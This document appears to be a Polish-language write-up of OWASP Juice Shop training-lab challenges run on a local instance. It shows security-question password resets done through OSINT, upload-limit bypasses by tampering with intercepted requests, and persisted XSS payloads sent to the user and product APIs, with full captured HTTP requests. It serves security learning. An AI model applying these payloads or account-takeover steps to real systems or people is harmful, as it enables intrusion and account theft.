


Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

Zanim sprawdzimy jakie jest pytanie bezpieczeństwa dla naszego użytkownika, trzeba sprawdzić jakiego maila ma nasz użytkownik

Naszym użytkownikiem jest *„bjoern@owasp.org”*


Pytanie bezpieczeństwa dotyczy imienia ulubionego zwierzaka. Z racji, że mail nie pochodzi bezpośrednio z domeny Juice Shop, wyszukamy powiązań maila na Google:



Mogliśmy zobaczyć, że jest powiązane konto Twitter z naszym użytkownikiem:

Jeden z postów dotyczy właśnie ukochanego zwierzaka naszego użytkownika – i ma na imię *„Zaya”*:

Podając tą odpowiedź możemy zmienić hasło użytkownika:




You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.) x


Reset Jim's password via the Forgot Password mechanism

Zanim sprawdzimy jakie jest pytanie bezpieczeństwa dla naszego użytkownika, trzeba sprawdzić jakiego maila ma nasz użytkownik


Po zweryfikowaniu maila, sprawdźmy jakie pytanie bezpieczeństwa ma użytkownik *jim@juice-sh.op*:




Musimy znaleźć drugie imię najstarszego z rodzeństwa. Należy w tej sytuacji przeszukać wszystkie możliwe wpisy użytkownika.



Możemy znaleźć dwie opinie naszego użytkownika pod produktami, które brzmią dosyć specyficznie. Dwie frazy rzucają się w oczy – *replicator* oraz *Starfleet*.



Wyszukując tych fraz w Google możemy znaleźć nawiązania do filmu Star Trek. W takiej sytuacji możemy nawiązać mail potencjalnie do bohatera z filmu




Jedną z osób pasujących do naszej tezy jest James T. Kirk.


Gdy sprawdzimy rodzinę naszego bohatera, znajdziemy nawiązanie do postaci George Samuel Kirk

Family	George Kirk (father) Winona Kirk (mother) George Samuel Kirk (brother)

Gdy wpiszemy imię *Samuel*, będziemy mieli możliwość zmiany hasła.




Po zmianie hasła – zadanie zostanie ukończone



Upload a file larger than 100 kB

Wcześniej można było zauważyć, że jest możliwość uploadowania plików bezpośrednio na serwer przy pomocy funkcji zażaleń na działanie aplikacji internetowej.




Wiemy jednak, że mamy ograniczenie do publikowania plików mniejszych niż 100kB. Dlatego początkowo wstawiamy plik mniejszy niż 100kB, a przechwytujemy zapytanie.

```
1  POST /file-upload HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhZG1pbkBhZG1pbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZjI5
   N2E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZVSIsImRlbHV4ZVRva2VuIjoiNTJiNjNiNzNiYzkwZjM5YzM3NjMOODU2NzkSZGNmMTc1ODQOYmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJlMCIsI
   mxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJcmVhdGVkQX
   QiOiIyMDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJ1cGRhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU2OjI5Ljc0NFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODgxMjE5MH0.RYV
   OXHGSq43YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EY059QrRlFR1JWgpC8nZSdJ9S2Y_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xP1mKOEmhpnKxAm2UTyDg8b9_tgthvot_OtPr6I1
   rPI
8  Content-Type: multipart/form-data; boundary=---------------------------372598407914447821150371281 5
9  Content-Length: 3251
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   7nHwuBhktYcaI9TXskF5i3SMU3H6ubhkt7cpIgToF4iBfKS4H2ultZTDC3ibfjS9HmeuEEhBXtV3cknTLrC6YiYBfRlSawUZXHOYul1hMrtQ7cj3IgJCKRSRlUN6HkLsrNiyVfZkS1EHjmteeImVTe6sx9FV5iBkfj5Uz
   rHLJ; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhZG1pbkBhZG1pbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZjI5
   N2E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZVSIsImRlbHV4ZVRva2VuIjoiNTJiNjNiNzNiYzkwZjM5YzM3NjMOODU2NzkSZGNmMTc1ODQOYmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJlMCIsI
   mxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJcmVhdGVkQX
   QiOiIyMDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJ1cGRhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU2OjI5Ljc0NFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODgxMjE5MH0.RYV
   OXHGSq43YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EY059QrRlFR1JWgpC8nZSdJ9S2Y_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xP1mKOEmhpnKxAm2UTyDg8b9_tgthvot_OtPr6I1
   rPI
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 ---------------------------372598407914447821150371281 5
19 Content-Disposition: form-data; name="file"; filename="sample.pdf"
20 Content-Type: application/pdf
21
22 %%PDF-1.4
```



Gdy przechwycimy zapytanie, wstawiamy kontekst pliku, który jest większy niż 100 kB, lecz mniejszy niż 200 kB. Po wstawieniu treści do zapytania, wysyłamy zapytanie. To powinno zwrócić nam odpowiedź o kodzie *204*, lecz zadanie powinno zostać ukończone.

Upload a file that has no .pdf or .zip extension

Dla tego zadania podchodzimy w podobny sposób co do zadania poprzedniego, jednak zamiast skupiać się na pliku PDF, próbujemy wstawić plik o innym rozszerzeniu (najlepiej *.xml*)



Wiemy jednak, że mamy ograniczenie do publikowania plików mniejszych niż 100kB. Dlatego początkowo wstawiamy plik mniejszy niż 100kB, a przechwytujemy zapytanie.




Gdy przechwycimy zapytanie, wstawiamy kontekst pliku, który jest większy niż 100 kB, lecz mniejszy niż 200 kB. Po wstawieniu treści do zapytania, wysyłamy zapytanie. To powinno zwrócić nam odpowiedź o kodzie *204*, lecz zadanie powinno zostać ukończone.

Perform a persisted XSS attack bypassing a client-side security mechanism


Odwołując się do zapytania dotyczącego użytkownika w https://127.0.0.1:3000/api/Users , tworzymy użytkownika w identyczny sposób co w zadaniu **Register as a user with administrator privileges**

Gdy spojrzymy na to w jaki sposób dochodzi do interakcji podczas tworzenia użytkownika, możemy zauważyć, że parametry ustawiane są w zapytaniu do ścieżki */api/Users* przy pomocy zapytania POST. Dlatego też tworzymy użytkownika nazywając go za pomocą frazy wykonującej XSS: `"<iframe src=\"javascript:alert(`xss`)\">`. Oczywiście nie zapominamy o dowolnym haśle oraz o nagłówku *Content-Type: application-json*.




Następnie logujemy się jako użytkownik z uprawnieniami administratora i przechodzimy do panelu administracyjnego: http://localhost:3000/#/administration.


W panelu powinno pojawić się okno wykonujące XSS:



Gdy zamkniemy okno i nakierujemy się na użytkowników zarejestrowanych, możemy zobaczyć pewne okno, które jest niewłaściwie zaprezentowane. Gdy klikniemy w ikonkę z okiem – powinno pojawić się kolejne okno wykonujące podatność XSS.



Wtedy nasze zadanie zostanie ukończone.



Perform a persisted XSS attack without using the frontend application at all

Logujemy się jako dowolny użytkownik. Aby wykonać atak bez użycia front-end'u – będziemy musieli skorzystać z faktu, że w niektórych miejscach wykorzystane są zapytania API.

```
4189        class o {
4190          constructor(e) {
4191            this.http = e,
4192            this.hostServer = '.',
4193            this.host = this.hostServer + '/api/Products'
```

Jednym z właśnie możliwych wektorów ataku jest ścieżka odpowiedzialna za produkty - */api/Products*

```
Request
Pretty  Raw  Hex  JWS
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
  continueCode=
  NNuehmtbcRIjTbsWFki7SDUZHMu3hMtncrI3T5FgiZfySBH5uKtYTXCbi6fLSWHgkuqqhvztkKceDTzKC
  2ZigpfeMSMxUeDHXQuOqhZXtRbcmEI9WCrwSENU86HbesVPiJofekSKvtrrI7LTNgs58FEzio9fBPUrJH
  kq; token=
  eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6
  MjEsInVzZXJuYWllIjoiIiwiZW1haWwiOiJhZGlpbkBhZGlpbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZ
  jI5N2E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiNT
  JiNjNiNzNiYzkwZjM5YzM3NjM0ODU2Nzk5ZGNmMTc1ODQOYmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJ
  lMCIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2lt
  YWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjc
  mVhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJlcGRhdGVkQXQiOiIyMDIyLTExLTE4VD
  E3OjU2OjI5LjcONFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODg
  xMjE5MH0.RYV0XHGSq43YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EYO59Qr
  RlFRlJWgpC8nZSdJ9S2Y_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xPlmKOEmhpnKxAm2UTyDg8b9_
  tgthvot_OtPr6I1rPI
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 If-None-Match: W/"3007-fWhIYERxGVcvrgUTRceZiKf01JE"
15 Cache-Control: max-age=0
16 Content-Type: application/json
17 Content-Length: 76
18
19 {
    "description":"<iframe src=\"javascript:alert(`xss`)\">",
    "price":0.01
   }
20

Response
Pretty  Raw  Hex  Render
1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Range: items 0-34/35
8 ETag: W/"3007-fWhIYERxGVcvrgUTRceZiKf01JE"
9 Date: Sun, 20 Nov 2022 20:05:30 GMT
10 Connection: close
11
12
```

```
Request
Pretty  Raw  Hex  JWS
1 GET /api/products/1 HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
  continueCode=
  NNuehmtbcRIjTbsWFki7SDUZHMu3hMtncrI3T5FgiZfySBH5uKtYTXCbi6fLSWHgkuqqhvztkKceDTzKC
  2ZigpfeMSMxUeDHXQuOqhZXtRbcmEI9WCrwSENU86HbesVPiJofekSKvtrrI7LTNgs58FEzio9fBPUrJH
  kq; token=
  eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6
  MjEsInVzZXJuYWllIjoiIiwiZW1haWwiOiJhZGlpbkBhZGlpbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZ
  jI5N2E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiNT
  JiNjNiNzNiYzkwZjM5YzM3NjM0ODU2Nzk5ZGNmMTc1ODQOYmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJ
  lMCIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2lt
  YWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjc
  mVhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJlcGRhdGVkQXQiOiIyMDIyLTExLTE4VD
  E3OjU2OjI5LjcONFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODg
  xMjE5MH0.RYV0XHGSq43YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EYO59Qr
  RlFRlJWgpC8nZSdJ9S2Y_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xPlmKOEmhpnKxAm2UTyDg8b9_
  tgthvot_OtPr6I1rPI
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
